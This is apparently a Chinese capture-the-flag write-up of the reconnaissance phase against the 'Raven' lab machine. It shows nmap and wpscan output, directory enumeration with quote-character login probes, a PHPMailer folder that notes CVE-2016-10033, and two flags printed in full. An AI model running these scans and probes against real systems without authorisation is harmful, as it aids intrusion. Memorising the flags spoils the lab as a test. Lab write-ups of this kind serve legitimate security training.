信息收集


主机发现

125

端口扫描

22,80,111,35625


服务识别



```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Raven Security
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35193/udp   status
|   100024  1          35625/tcp   status
|   100024  1          38570/udp6  status
|_  100024  1          43242/tcp6  status
35625/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


web信息收集

index.html



view-source:http://192.168.56.125/index.html


```
<!-- start footer Area -->
<footer class="footer-area section-gap">
    <div class="container">
        <div class="row">
            <div class="col-lg-5 col-md-6 col-sm-6">
                <div class="single-footer-widget">
                    <h6>About Us</h6>
                    <p>
                        Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut l
                    </p>
                    <p class="footer-text">
                        <!-- Link back to Colorlib can't be removed. Template is licensed under CC BY 3.0. -->
copy;<script>document.write(new Date().getFullYear());</script> All rights reserved | This template is made with <i clas
ack to Colorlib can't be removed. Template is licensed under CC BY 3.0. -->
                    </p>
                </div>
            </div>
            <div class="col-lg-5  col-md-6 col-sm-6">
                <div class="single-footer-widget">
                    <h6>Newsletter</h6>
                    <p>Stay update with our latest</p>
```



```
http://192.168.56.125
    /
    about.html
    contact.html
    contact.php
    css
    img
        pages
    index.html
    js
    service.html
    team.html
    wordpress
    wordpress
        /
```


隐藏目录发现

wp后台



```
img
index.html
js
service.html
team.html
wordpress
    /
    index.php
    license.txt
    readme.html
    wp-admin
    wp-admin
    wp-comments-post.php
        comment=%27&author=%27&email
        comment=%27&author=%27&email
    wp-content
    wp-includes
    wp-login.php
        action=lostpassword
        action=register
        log=admin&pwd=%27&rememberm
        log=admin&pwd=1&wp-submit=Log
        redirect_to=http%3A%2F%2Fraven
        registration=disabled
    xmlrpc.php
wordpress
wp-admin
    upgrade.php
http://wordpress.org
```

遗漏的flag




raven.local/wordpress/wp-content/uploads/2018/11/fl

flag3{a0f568aa9de277887f37730d71520d9b}

wp敏感文件扫描


```
wpscan --url http://raven.local/wordpress -e vt,vp
```



```
[+] XML-RPC seems to be enabled: http://raven.local/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://raven.local/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://raven.local/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://raven.local/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Rss Generator (Passive Detection)
 |  - http://raven.local/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=4.8.7</
```

vendor


一堆源码



```
vendor
vendor
  /
  LICENSE
  PATH
  PHPMailerAutoload.php
  README.md
  SECURITY.md
  VERSION
  changelog.md
  class.phpmailer.php
  class.phpmaileroauth.php
  class.phpmaileroauthgoogle.php
  class.pop3.php
  class.smtp.php
  composer.json
  composer.lock
  docs
    /
    Callback_function_notes.txt
    DomainKeys_notes.txt
    Note_for_SMTP_debugging.md
    extending.html
    faq.html
    generatedocs.sh
    pop3_article.txt
  examples
  extras
  extras
  get_oauth_token.php
```

PATH


得到了第一个flag




```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

README.md

说明文档




~~~
this line to your `composer.json` file:

```json
"phpmailer/phpmailer": "~5.2"
```

or
~~~




```
//$mail->SMTPDebug = 3;                               // Enable verbose debug output

$mail->isSMTP();                                      // Set mailer to use SMTP
$mail->Host = 'smtp1.example.com;smtp2.example.com';  // Specify main and backup SMTP servers
$mail->SMTPAuth = true;                               // Enable SMTP authentication
$mail->Username = 'user@example.com';                 // SMTP username
$mail->Password = 'secret';                           // SMTP password
$mail->SMTPSecure = 'tls';                            // Enable TLS encryption, `ssl` also accepted
$mail->Port = 587;                                    // TCP port to connect to

$mail->setFrom('from@example.com', 'Mailer');
```

secruty.md



```
# Security notices relating to PHPMailer

Please disclose any vulnerabilities found responsibly - report any security problems found to the maintainers privately.

PHPMailer versions prior to 5.2.18 (released December 2016) are vulnerable to [CVE-2016-10033](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-10033) a remote code execution vulnerability, responsibly reported by [Dawid Golunski](https://legalhackers.com).

PHPMailer versions prior to 5.2.14 (released November 2015) are vulnerable to [CVE-2015-8476](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-8476) an SMTP CRLF injection bug permitting arbitrary message sending.

PHPMailer versions prior to 5.2.10 (released May 2015) are vulnerable to [CVE-2008-5619](https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-5619), a remote code execution vulnerability in the bundled html2text library. This file was removed in 5.2.10, so if you are using a version prior to that and make use of the html2text function, it's vitally
```


changedlog.md



```
# ChangeLog

## Version 5.2.17 (December 9th 2016)
* This is officially the last feature release of 5.2. Security fixes only
  from now on; use PHPMailer 6.0!
* Added ability to extract SMTP transaction ID from successful submissions
* Allow DKIM private key to be provided as a string
* Provide mechanism to allow overriding of boundary and message ID creatio
* Improve Brazilian Portuguese, Spanish, Swedish, Romanian, and German
  translations
* PHP 7.1 support for Travis-CI
* Fix some language codes
* Add security notices
* Improve DKIM compatibility in older PHP versions
* Improve trapping and capture of SMTP connection errors
* Improve passthrough of error levels for debug output
* PHPDoc cleanup

## Version 5.2.16 (June 6th 2016)
* Added DKIM example
* Fixed empty additional parameters problem
```

composer.json

配置文件



```
name:                            "phpmailer/phpmailer"
type:                            "library"
description:                     "PHPMailer is a full-featured email creation and transfer class for PHP"
authors:
  0:
    name:                        "Marcus Bointon"
    email:                       "phpmailer@synchromedia.co.uk"
  1:
    name:                        "Jim Jagielski"
    email:                       "jimjag@gmail.com"
  2:
    name:                        "Andy Prevost"
    email:                       "codeworxtech@users.sourceforge.net"
  3:
    name:                        "Brent R. Matzelle"
require:
  php:                           ">=5.0.0"
require-dev:
